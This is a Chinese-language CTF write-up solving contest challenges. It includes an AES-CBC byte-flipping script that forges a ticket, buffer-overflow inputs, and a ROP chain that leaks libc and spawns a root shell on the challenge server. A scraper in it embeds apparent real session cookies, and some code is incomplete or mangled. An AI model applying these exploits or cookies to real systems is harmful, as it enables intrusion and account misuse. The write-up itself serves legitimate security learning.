name= aaaaaaaaaaaaaa [48:64]
qbi3jHXSmZaVi/5bpSBLGY/nly68Hjmq0gQeQ4jNT89lLcajuDR3f44oZFq1rv+aKvs8jyI67gRGGapP
KeETl7rn7pmwloQzUUPo8VaKmq8ne8ogWwDX2eMHqMiPKGCaN

name= |code=aaaa [16:32]
hmsPNECJJZJCN9vobvh9ZbH+yMCGvUfRhA3GM+ejosjXpt0BMwtDTF88Qv6dw8UQdw/Juq577EnUfEuY
hNukyix1u2g77cRwv4kcf2QEmUFzyyeKrF+OcQZtodi6YLCr

name= aaaaaaaa [64:80]
hmsPNECJJZJCN9vobvh9ZaBcoQq0GjdVB5s+2vLW0Q+lo/2LHQ4D+whdzfkhWYGwPx2JcYVaSiRCNSNd
dBr82NK5N+YThTpbPMAIZ9Y4o8JaTysv1k4Ed3/CogXHPPoh

name= aaaaaaaa [64:]

hmsPNECJJZJCN9vobvh9ZZvpqEosk/MSce00m8Jza8lMMPi0TFPdsVwHZocFU6tKJU/QEpFPck3xxg4O
fP81WZfotFydImGoJr069Ev9Dx0sB4yKaXcv4JqE4L/J3P/P
```

如此，最后得到的序列就是：

```
qbi3jHXSmZavi/5bpSBLGX0hMmBAXFwHOxFt8Abx558q+zyPIjruBEYZqk8p4R0wsf7IwKC9R9GEDcYZ  
560iynK5N+YThTpbPMAIZ9Y4o8KXzrRcnSJhqCazuvRL/Q8TrAeMim13FeCahOC/yz/zv==
```

```
{stuid=0000000000}{|name=a|flag=True}{e|code=*****}{|name=|code=aaaa}  
{timestamp=162144}{|timestamp=16214}{41096...}
```

该序列对应的密文的redeem code就是aaaatimestamp=162144。

得到flag:

```
flag{ecb-is-even-more-insecure_89cbb0ad}
```

此时才彻底断了CBC弱口令的念想，开始安心认真肝。

## CBC

CBC最常用的解法是字节反转攻击。但一开始遇到的问题是redeem code过长而无法解码。直到后来借ECB意识到实际上后端验证解析时并不需要确认code字段是否 **有值** 而只验证是否 **存在**。换言之，不需要解码结果中一定要是 `|code=***|`，而也可以是 `|code|`。同时，后端对stuid字段并不做验证，因此意味着我们可以通过修改第一块密文来改变第二块密文，并不需要对iv再做处理(可以但没必要)。

于是CBC部分的解法就可以迅速得到：

```
import base64  
ciphertext=base64.b64decode("T41DnHqDGnnFwlkre1nOsM5YatSQENKu2XaweewaIE0x2+mR27M  
t0FKMAX++G26+Xz555e7ej6/imt8P5Sf1ofaEDoSJresWXUsyHSX5nBbgxA5nZdnvt6fikbZ0mGL8qn0  
DLdYA91M/SEphOMd7pA==")  
plaintext='stuid=1000000000 |name=aaaaaname| flag=False|code= 1xhqxxxxxxxxxxxx  
|timestamp=16214 *****|'.encode()  
tmp4=bytearray()  
tmp1=ciphertext[32:48]  
tmp2=b'flag=False|code='  
tmp3=b'|flag=True|code|'  
for i in range(16):  
    tmp4.append(tmp1[i] ^ tmp2[i]^tmp3[i])  
print(base64.b64encode(ciphertext[0:32]+tmp4+ciphertext[48:]))
```

由此产生的密文就可以用于获取flag了。有一个小问题是，由于我们把code改为了|code|故兑换码实际是空，但前端的表单验证不允许我们不输入任何内容。好在后端不做验证，我们可以直接修改请求内容。

[http://prob12.geekgame.pku.edu.cn/cbc/getflag?ticket=T41DnHqDGnnFwlkre1nOsM5YatSQENKu2XaweewaIEOr0eSXgcyZlSMAX%2B%2BG27%2FXz555e7ej6%2Fimt8P5Sf1ofaEDoSJresWXUsyHSX5nBbgxA5nZdnvt6fikbZ0mGL8qn0DLdYA91M%2FsEphOMd7pA%3D%3D&redeem\\_code=&token=.](http://prob12.geekgame.pku.edu.cn/cbc/getflag?ticket=T41DnHqDGnnFwlkre1nOsM5YatSQENKu2XaweewaIEOr0eSXgcyZlSMAX%2B%2BG27%2FXz555e7ej6%2Fimt8P5Sf1ofaEDoSJresWXUsyHSX5nBbgxA5nZdnvt6fikbZ0mGL8qn0DLdYA91M%2FsEphOMd7pA%3D%3D&redeem_code=&token=)

..

得到flag:

```
flag{cbc-is-insecure_cc544ae5}
```

此题的过程请见 webAES.ipynb。



## 题外话

我真的很好奇先做出CBC是怎么做出来的orz主要是怎么在不知道原码构成的情况下做字符反转攻击.....  
或者CBC单靠密文有什么办法能得到原码格式吗orz

## 0x08 皮浪的解码器

用IDA反汇编，粗略查看执行过程。scanf %s可以溢出，于是考虑直接塞爆把字符串一路接到bss的flag位置作为字符串输出；

但尝试后报错，于是查看b64decode,发现上来就是一个检测长度：若密文长度/4\*3大于等于原文长度上限(700),则直接报decode error,无法输出其他任何内容。

注意到这一步计算用的是int，所以实际上的密文长度上限是935。

然后就卡死了，使用了各种方法发现935无论如何也只能填到declen的尾字节，前面还有三个字节完全填不上。

后来恍然发现输出的方法并非输出字符串，而是使用print\_hex函数控制长度为declen进行输出；因而问题的关键从来都不在于如何把字符串塞出去，而在于如何把declen弄大。

然后又卡了。

后来的转机是发现b64decode的方法实际上是按照输入的值去rodata中查表，而这个表只有128个值。当输入内容大于0x7E的时候，就会对应到下面的内容比如"r","flag.txt"中去。于是尝试输入大于0x7E的值，发现虽然没有成功，但payload为935个0x80时的declen远小于payload为935个A时的payload。于是意识到declen可能与payload字符转码后得到的数值大小有关，虽然没细读b64decode的操作（IDA生成的伪代码还是太难读了.....只能隐隐约约理解是每四个字节一并处理的，可能需要补=这种简单的原理就没细读了），但直接尝试转码后数值最大的字符'/'，构造payload='/'\*935。

```
Please input your token:
flag has 35 bytes
guess flag (base64): //////////////////////////////////////
////////////////////////////////////
////////////////////////////////////
////////////////////////////////////
////////////////////////////////////
This is not the flag:
////////////////////////////////////
////////////////////////////////////
////////////////////////////////////
////////////////////////////////////
////////////////////////////////////
flag{i_see_before_i_know_bce1dde0}
Connection closed
```

一发入魂。得到flag：

```
flag{i_see_before_i_know_bce1dde0}
```

## 0x09 弗拉梅尔的宝石商店

没做出来，所有反编译方式均报错，至今仍在懵逼中。



# 0x0A 未来的机器

暴力读汇编。读到一半发现很多操作其实是不必要的，于是手动清了一遍。  
最终读出的操作过程是：

```
build a code table at[1952:2332],with 96 code;  
check char>32 and <128;  
mem[1152+pos*4]=(mem[1952+(x-32)*4]+pos)%96+32;  
mem[2336]:11,26,23,36,1,31,22,10,27,4,18...(a soild value)  
mem[1552+mem[2336+4*pos]*4]=mem[1152+pos*4]  
check mem[1552+pos*4]=key[pos]
```

实际上也就是在1952开始的内存中建立了一个96个数的码表，且由于该部分与输入无关，生成的结果是固定的。

对于输入的每个字符，首先检查其是否在32到128之间，然后用其减32得到的值查1952表，查到的结果再加上其在字符串中的位置模96加32得到最终结果，按字符串顺序构成1152表。

在内存2336开始的位置也建立了一个表；虽然该表的构造看似与输入有关，但实际上只与输入长度有关而与内容无关，故可以直接使用一个固定结果，只要其长度大于key长度即可。同时可以注意到，(至少对于key长度的)2336表中的值是两两不同的。

对1152表中的每一个数a，去找其位置对应的2236表中的值b，并把a的值赋给1552开始的表中的b位置。

最终依次比较1552表中的值与".q~03QKLNSp"s6AQteW<=MNV9(ZMYntg2N9hSe5=k"是否相同。

由于1952、2336两个表是固定的，而1552表中的值已知，我们可以倒推1152表并最终倒推出应有的输入字符串。

脚本如下：

```
mem2336=[11, 26, 23, 36, 1, 31, 22, 10, 27, 4, 18, 30, 13, 19, 34, 24, 32, 21, 0,  
39, 2, 5, 35, 14, 37, 40, 38, 17, 6, 28, 25, 33, 8, 12, 7, 16, 9, 29, 15, 20, 3]  
mem1952=[22, 65, 61, 31, 87, 19, 38, 95, 4, 0, 54, 3, 55, 5, 9, 53, 11, 45, 67,  
14, 40, 91, 42, 29, 18, 62, 39, 68, 88, 60, 83, 47, 58, 44, 63, 6, 20, 94, 90,  
70, 23, 93, 43, 82, 1, 37, 41, 32, 80, 33, 85, 73, 86, 76, 35, 66, 12, 16, 78,  
24, 7, 52, 17, 10, 25, 84, 74, 81, 59, 75, 2, 48, 27, 49, 26, 21, 57, 56, 92, 69,  
8, 13, 89, 15, 50, 28, 30, 46, 64, 79, 51, 77, 34, 72, 36]  
#上述两个表可以直接随便输入一个够长的字符串，在gdb里查到导出来  
mem1552=[mem2336.index(x) for x in range(41)]  
mem1152=list('0'*41)  
key='.q~03QKLNSp"s6AQteW<=MNV9(ZMYntg2N9hSe5=k'  
for i,j in enumerate(key):  
    mem1152[mem1552[i]]=j  
ori=[(ord(i)-32) for i in mem1152]  
for i in range(len(ori)):  
    ori[i]=ori[i]-i  
for i in range(len(ori)):  
    if ori[i]<0:  
        ori[i]+=96  
res=[chr(mem1952.index(i)+32) for i in ori]  
"".join(res)
```

跑完就能得到

```
flag{w4SM_1S_s0_fun_but_1t5_subs3t_isN0T}
```

## 0x0B 庄子的回文

“读取文件系统中某处存储的 Flag”明示要执行bin/sh了。  
给了libc则是几乎明示要用libc内容搭ROP了。

先checksec看一遍，Partial RELRO,No Canary,No PIE但开了NX。于是确定了应该需要搭ROP；具体的方法应当是通过栈溢出，引导run函数在返回时跳转执行指定代码。

但由于我们还需要利用libc内容来构造bin/sh并执行execve，而程序又开启了Partial RELRO，故我们需要先获得libc在当前运行中加载的位置。这也就意味着我们需要先想办法让程序输出一个libc相关的地址，再通过这个地址计算得到execve的位置和bin/sh的位置，同时再执行一次同样的输入过程以再次进行栈溢出，并最终执行execve('bin/sh',0,0)。

具体的操作上利用了\_\_libc\_csu\_init的内容；该函数包括两段指令，一段(0x4013BA)是从栈中获取rbx,rbp,r12-r15，另一段(0x4013A0)是把r12-r14赋值给edi,rsi,rdx并调用r15+rbx\*8位置指向的函数，但需要在返回后检查rbx+1=rbp。

我们把0x403FF0(这是got表中libc\_start\_main的位置)作为参数填入r12，把0x404020(这是.got.plt中puts函数的位置)填入r15，构造栈溢出使得run返回后执行0x4013ba的上述csu\_init函数中的前一段，并在此处再构造一个栈溢出使得该段执行后跳转到csu\_init函数的第二段，并最终指向got表中libc\_start\_main项的指针为参数调用puts函数，从而实现输出libc加载地址的目的。

```
payload=('A'*0x88).encode()+p64(0x4013ba)+p64(0)+ p64(1) +p64(0x403FF0) + p64(0)
+ p64(0)+p64(0x404020)
payload+=p64(0x4013A0)
```

但实际操作第一次并不成功：因为0x20是空格，故payload无法正常输入。但注意到，0x4013A0段执行的实际上是r15+rbx\*8。故而修改payload构造，令r15=0x404018而rbx=1即可同样调用puts。需要注意，rbp也需要同步修改为2以通过检查。

```
payload=('A'*0x88).encode()+p64(0x4013ba)+p64(1)+ p64(2) +p64(0x403FF0) + p64(0)
+ p64(0)+p64(0x404018)
payload+=p64(0x4013A0)
```

此时已经能得到输出内容，即libc\_start\_main函数加载地址。由于我们已经知道libc\_start\_main函数在libc内的地址为0x26fc0，我们可以倒推出libc内存加载的基地址。

```
glibcbase=int.from_bytes(p.recvline(8)[: -1], 'little')-0x26fc0
```

不过，为了之后再次输入，我们还需要让程序在执行完\_\_libc\_csu\_init这一段后再次通过栈溢出返回到前面的函数去。我选择的返回点直接就是run函数的开头0x4011CE。这一段的完整payload为：

```
payload=('A'*0x88).encode()+p64(0x4013ba)+p64(rbx)+ p64(rbp) +p64(0x403FF0) +
p64(r13) + p64(r14)+p64(puts_got)
payload+=p64(0x4013A0)+('A'*0x38).encode()+p64(0x4011CE)
```

然后要做的就是故技重施。由于libc的加载地址已获得而libc中有很多pop rdi;ret;一类的指令，我选择这一步直接栈溢出使得run函数返回到libc中的语句位置，把参数填入寄存器后直接返回到execve函数去执行。此段payload如下：

然后直接输进去就是了。

输入whoami返回root，说明成功；直接ls发现一个名为flag的文件，cat flag得到内容，即为flag。

原始代码可见pwn\_pwn.py。

明显的拓扑排序。

```
import requests
import bs4
import time

url="http://prob11.geekgame.pku.edu.cn/"
record=[]

headers={"cookie":"UM_distinctid=1772b17b325240-0814dfd6d7d4d1-31346d-fa000-1772b17b3277f9; _ga=GA1.3.20609247.1616778424;
Hm_lvt_c7896bb34c3be32ea17322b5412545c0=1620048119;
JWTUser=%7B%22account%22%3A%221800013036%22%2C%22id%22%3A503631%2C%22tenant_id%22%3A1%7D; Hm_lpv_c7896bb34c3be32ea17322b5412545c0=1620977303; session=25c59514-58ab-4b5a-96b7-6b70453363e2"}

page=bs4.BeautifulSoup(requests.get(url,headers=headers).text)
for i in range(1,10000):
    try:
        info=page.find(class_="alert alert-info").contents
        if "回答正确" in info[0]:
            for i in tmp[1:]:
                if((tmp[0],i) not in record):
                    record.append((tmp[0],i))
```

```

        print(tmp[0],i)
    elif ("回答错误" in info[0]) and len(tmp)==2:
        if ((tmp[1],tmp[0])not in record):
            record.append((tmp[1],tmp[0]))
            print(tmp[1],tmp[0])

except:
    pass
tmp=[]
lst=page.find_all("label")
for i in lst:
    tmp.append(i.input["value"])
form={"choice":tmp[0]}
page=bs4.BeautifulSoup(requests.post(url,data=form,headers=headers).text)
time.sleep(1)

recdict={}
for i in record:
    if(i[0] in recdict):
        recdict[i[0]].append(i[1])
    else:
        recdict[i[0]]=i[1]]

```

跑完之后对得到的所有结果（边）做拓扑排序。  
 不过我其实没等到全跑完.....倒是也能用就是了。  
 拓扑排序排完的结果如下：

```

['😄', '😐', '🐱\u200d💩', '🐱', '🐍', '😐', '😐', '🌸', '🐱', '👤\u200d♂',
'👉', '🐱', '😐', '😐', '🦷', '😐', '👤\u200d👤', '👉', '🐱', '🐱\u200d👤',
'🙏', '👉', '👤\u200d♀', '😐', '👉', '👉', '🐱', '😐', '😐', '👉', '😐', '👉',
'👉', '👉', '👤', '👉', '🐱', '👉', '😐', '👉', '👉', '🐱', '👉', '😐',
'😐', '👉', '🐱', '👉', '👉', '🐱', '👉', '😐', '😐', '👉', '👉', '👉', '👉',
'😐', '👉', '👤\u200d👤', '👉', '😐', '🐱', '👤\u200d♀', '👉']

```

然后由于懒得写自动比较提交答案，直接照着这个列表手动做了二十道，做完flag到手。

原始详细代码见starlight.ipynb.

## 0x0D 安全的密钥交换

其实我还是没明白这题跟Algorithm有啥关系，因为感觉基本没用上RSA的知识（

读完代码不难发现整个的过程如下：

全过程中存在两套体系：一套是签名用的RSA，一套是加密用的。

加密的过程是，A、B共用两个大质数P、G来生成密钥，进而使用密钥进行AES加密。先互相产生一个随机数d，然后把 $\text{pow}(G,d,P)$ 发给对方，从而使双方能获得一个共同密钥即 $(G^{d_A} \bmod P)^{d_B} \bmod P$ 。这是第一轮通信。

然后双方互相验证身份：具体来说双方使用一组同样的公钥和模数，但互持一个私钥（且我们无法获得）。他们会使用私钥加密自己的名字，从而构成一组RSA签名，称为certA和certB。他们会使用第一组中得到的共同密钥作为key，随机生成一个iv，以AES\_CBC方式加密自己的cert，发送给对方。对方收到之后会使用共同密钥和附在消息头的16字节iv解开AES，从而得到对方的cert;再使用公钥验证cert中的签名信息，若无误则继续，这是第二轮通信。

第三轮通信可以认为是Alice单方面发送的，即它会检查key的大小;key大于等于 $2^{512}$ 或小于 $2^{512}$ 对应两个不同的flag，它会把对应的flag通过与第二轮通信一致的方法即使用共同密钥+随机iv用AES\_CBC方式加密后发射。

于是方法就很简单了：只要我们自己拟定一个数，替代Bob与Alice进行第一轮通信，我们将之与Alice发来的数做计算得到双方的共同AES密钥，从而解密Alice在接下来全过程中发来的AES加密消息。

由于RSA签名是固定的，我们完全可以通过同样的方法分别与双方通信，把得到的第二轮信息AES解码，从而得到双方的cert，在之后直接使用。在索取flag时，我们只需把bcert用server.py中给定的AES加密代码加密发给Alice即可。

**但在复盘时发现CA.py中cert的验证实际上只验证其是否符合RSA签名的基本要求而并不验证签名内容。故实际上第二轮通信只需要把Alice发过来的信息原封不动发回去亦可。**

完成这两步后，Alice即会发送flag，我们只需要用已知的AES\_key进行解码即可得到flag。

一个小小的坑是如何得到两个不同的flag——核心即是如何使得共同的AES密钥大小小于 $2^{512}$ 。

我个人的方法是直接使用0作为另一方随机数， $\text{pow}(k, 0, P)$ 无论k取何值均为1；同时把1发给对方后，对方计算得到的key就是 $\text{pow}(1, l, P)$ ，同样无论l取何值均为1，从而得到的AES\_key就是1。

由于一开始生成随机数的方法是`random.getrandbits(1024)`，故其有极大概率大于 $2^{512}$ ，直接任取一个非零数均能得到另一个flag。

两个flag分别为：

```
flag{th3_Tr1v14l_1s_N0t_trIvIAL_aac8431f}  
flag{Wh4t_A_w3Ak_Pr0toCo1_9ffbb9f4}
```

代码详见Safe\_encrypt.ipynb。


## 0x0E 计算概论B

开幕见词频统计和01串，直接无脑盲猜Huffman编码。又因为读入的时候已经明示了原文中应该有flag{，所以对flag{取hex再取反得知Huffman编码的原码中应当有以下一段：

```
b77616c666
```



然后抱着试一下的想法按照给定的词频统计画Huffman树。画出的Huffman树如图:



可见6应当只有2位编码，则总共只有四种可能性；7应当有3位编码，且第一位与6一致，第二位不一致。

按照已经得到的原码段可知，6编码的四种可能性对应着4种应当存在的编码串：

6编码为00 此时应有01.01.0001...0001.....000000

6编码为01 此时应有00.00.0100...0100.....010101

6编码为11 此时应有10.10.1110...1110.....111111

6编码为10 此时应有11.11.1011...1011.....101010

这其中仅有的在编码串中可以查到的序列为第三个。根据查到的序列，可以得到7,1,6,c的编码，进而推出几乎整棵树右半边的编码情况(除去ab)；又已知b一定为八位，序列前的八位10010101即为b。

然后确定编码中flag的开头（即明文中flag的结尾）。flag应以}结尾，转hex且倒置后为d7，根据已得到的半边Huffman树可知应为100100101.在编码中检索该串发现三处出现，以最早一处为起点开始尝试。

推出序列为d7e616d66666,然后碰到一个0开头，卡壳。但就已有序列其实已经可以取反后按hex转换为字符串，可以得到：

```
ffman}
```

很明显此处应为huffman，这也说明方法正确，且寻找的flag结尾也是正确的。（实际上做的时候到这个时候才确定方向没走偏.....）故接下来的序列应当为5786，又根据huffman树中5应为4位而8应为五位，得到5为0011，8为01010，进而Huffman树左子树编码瞬间全部确定。

于是直接按照目前得到的编码暴力推导即可。个人直接手推，过程可见Huffman.txt。

最后得到序列

d7e616d666665786f5971313165627f53713f537138747f53747162776e6f636f5770377b77616c666,取反unhexlify后得到flag:

```
flag{w0w_congrats_tx1s_1s_rea1ly_huffman}
```

## 0x0F 巴别压缩包

本题最大的卡点在于没意识到压缩包在正常情况下应当实现的效果。

很容易想到四段CRC应当完全一致（因为压缩包内一共只有一个文件），但关键在于需要意识到由于压缩包解压后的结果与压缩包本身完全一致，在压缩包内的CRC字段被修复后，压缩包本身作为文件的CRC也应当等于这个字段的值。

此处受到了一篇逐步制造gzip的quine的blog启发：<https://matthewbarber.io/gzip-quine/>

当然最终的做法也受到了这篇文章的启发，直接暴力。

**枚举当然也是Algorithm（心虚）**

脚本如下：

```
b0=b'\x50\x4b\x03\x04\x14\x00\x00\x00\x08\x00\x7d\xbf\xa1\x52'
b1=b'\x45\x01\x00\x00\x1e\x02\x00\x00\x09\x00\x1c\x00\x71\x75\x69\x6e\x65\x2e\x7a\x69\x70\x55\x54\x09\x00\x03\xff\x7a\x8d\x60\xff\x7a\x8d\x60\x75\x78\x0b\x00\x01\x04\xe8\x03\x00\x00\x04\xe8\x03\x00\x00\x00\x48\x00\xb7\xff\x50\x4b\x03\x04\x14\x00\x00\x00\x08\x00\x7d\xbf\xa1\x52'
b2=b'\x45\x01\x00\x00\x1e\x02\x00\x00\x09\x00\x1c\x00\x71\x75\x69\x6e\x65\x2e\x7a\x69\x70\x55\x54\x09\x00\x03\xff\x7a\x8d\x60\xff\x7a\x8d\x60\x75\x78\x0b\x00\x01\x04\xe8\x03\x00\x00\x04\xe8\x03\x00\x00\x00\x48\x00\xb7\xff\x22\xc6\x1c\x62\xc\x01\x00\x00\x00\xff\xff\x00\x10\x00\xef\xff\x22\xc6\x1c\x62\xcc\x01\x00\x00\x00\xff\xff\x00\x10\x00\xef\xff\x42\xe7\x03\x00\x10\x00\xef\xff\x42\xe7\x03\x00\x10\x00\xef\xff\x42\xe7\x03\x00\x10\x00\xef\xff\x82\xd1\x00\x00\x9b\x00\x64\xff\x82\xd1\x00\x00\x9b\x00\x64\xff\x82\xd1\x00\x00\x9b\x00\x64\xff\x1b\xc4\x4e\x03\x00\x50\x4b\x01\x02\x1e\x03\x14\x00\x00\x00\x08\x00\x7d\xbf\xa1\x52'
```

```
b3=b'\x45\x01\x00\x00\x1e\x02\x00\x00\x09\x00\x18\x00\x00\x00\x00\x01\x00\x00\x00\xa4\x81\x00\x00\x00\x00\x71\x75\x69\x6e\x65\x2e\x7a\x69\x70\x55\x54\x05\x00\x03\xff\x7a\x8d\x60\x75\x78\x0b\x00\x01\x04\xe8\x03\x00\x00\x04\xe8\x03\x00\x00\x50\x4b\x05\x06\x00\x00\x00\x00\x01\x00\x01\x00\x4f\x00\x00\x00\x88\x01\x00\x00\x31\x00\x71\x75\x69\x6e\x65\x2e\x7a\x69\x70\x20\x66\x6f\x72\x20\x32\x30\x32\x31\x50\x4b\x55\x47\x47\x47\x30\x20\x2d\x2d\x20\x6d\x61\x64\x65\x20\x62\x79\x20\x63\x68\x65\x73\x68\x69\x72\x65\x5f\x63\x61\x74\x1b\xc4\x4e\x03\x00\x50\x4b\x01\x02\x1e\x03\x14\x00\x00\x00\x08\x00\x7d\xbf\xa1\x52'
```

```
b4=b'\x45\x01\x00\x00\x1e\x02\x00\x00\x09\x00\x18\x00\x00\x00\x00\x01\x00\x00\x00\xa4\x81\x00\x00\x00\x00\x71\x75\x69\x6e\x65\x2e\x7a\x69\x70\x55\x54\x05\x00\x03\xff\x7a\x8d\x60\x75\x78\x0b\x00\x01\x04\xe8\x03\x00\x00\x04\xe8\x03\x00\x00\x50\x4b\x05\x06\x00\x00\x00\x00\x01\x00\x01\x00\x4f\x00\x00\x00\x88\x01\x00\x00\x31\x00\x71\x75\x69\x6e\x65\x2e\x7a\x69\x70\x20\x66\x6f\x72\x20\x32\x30\x32\x31\x50\x4b\x55\x47\x47\x47\x30\x20\x2d\x2d\x20\x6d\x61\x64\x65\x20\x62\x79\x20\x63\x68\x65\x73\x68\x69\x72\x65\x5f\x63\x61\x74'
```

```
import binascii
import time
for i in range(0xffffffff):
    if i & 0xffffffff==0:#定时休息
        print(i)
        time.sleep(1)
    crc=i.to_bytes(4,'little')
    if(i==binascii.crc32(b0+crc+b1+crc+b2+crc+b3+crc+b4)):
        print(i)
        break
```

最终得到i=1242125813。hex并小端处理后填入quine.zip，发现可正常解压。于是也得到了flag:

```
flag{QUINE_F555094A_F555094A_F555094A_F555094A}
```